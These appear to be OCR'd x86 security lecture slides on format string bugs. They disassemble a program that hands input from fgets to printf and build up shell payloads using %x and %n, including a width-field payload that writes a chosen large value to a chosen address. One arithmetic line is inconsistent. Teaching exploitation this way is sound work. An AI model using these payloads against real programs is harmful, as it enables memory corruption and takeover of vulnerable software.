
Draw Stack Diagram First (x86)



Virtual memory

```
0804844 b :
  804844b: push ebp
  804844c: mov ebp, esp
  804844e: sub esp, 0x200
  8048454: mov eax, ds:0x8049718
  8048459: push eax
  804845a: push 0x200
  804845f: lea eax, [ebp-0x200]
  8048465: push eax
  8048466: call 8048320 <fgets@plt>
  804846b: add esp, 0xc
  804846e: lea eax, [ebp-0x200]
  8048474: push eax
  8048475: call 8048310 <printf@plt>
  804847a: add esp, 0x4
  804847d: mov eax, 0x0
  8048482: leave
  8048483: ret
```

Basic Attempt




Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```

What is going to be the output?

Basic Attempt




Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```

AAAA

Basic Attempt




Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```

AAAA41414141

Basic Attempt




Suppose we ran this program with

`$ echo “AAAA%x.%x” | ./fmt`

AAAA41414141.

Basic Attempt



`$ echo "AAAA%n" | ./fmt`

Write 4 to 0x41414141

`$ echo "AAAABBBBBB%n" | ./fmt`


Write 10 to 0x41414141

Q. How can we write a big number?
(E.g., write 0x8040102 to 0x41414141)

First Attempt: Use Width Field

- %<width>d
  - The output will always have minimum ‘width’ characters
  - E.g., `printf(“%10d”, 42)` will result in `“        42”`

First Attempt: Use Width Field



Virtual memory

$\underbrace{\texttt{\$ echo "AAAABBBBAAAA}}_{\text{12 bytes}}\underbrace{\texttt{\%134480118d\%n}}_{\text{134480118 bytes}}\texttt{" | ./fmt}$

```
$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt
```

12 bytes   134480118 bytes


First Attempt: Use Width Field

```
$ echo “AAAABBBBAAAA%134480118d%n” | ./fmt
```

12 bytes + 134480118 bytes

=

134480118 bytes
(=0x8040102)




Virtual memory

First Attempt: Use Width Field

```
$ echo “AAAABBBBAAAA%134480118d%n” | ./fmt
```

Write 0x8040102 to 0x42424242

134480118 bytes
(=0x8040102)



Virtual memory

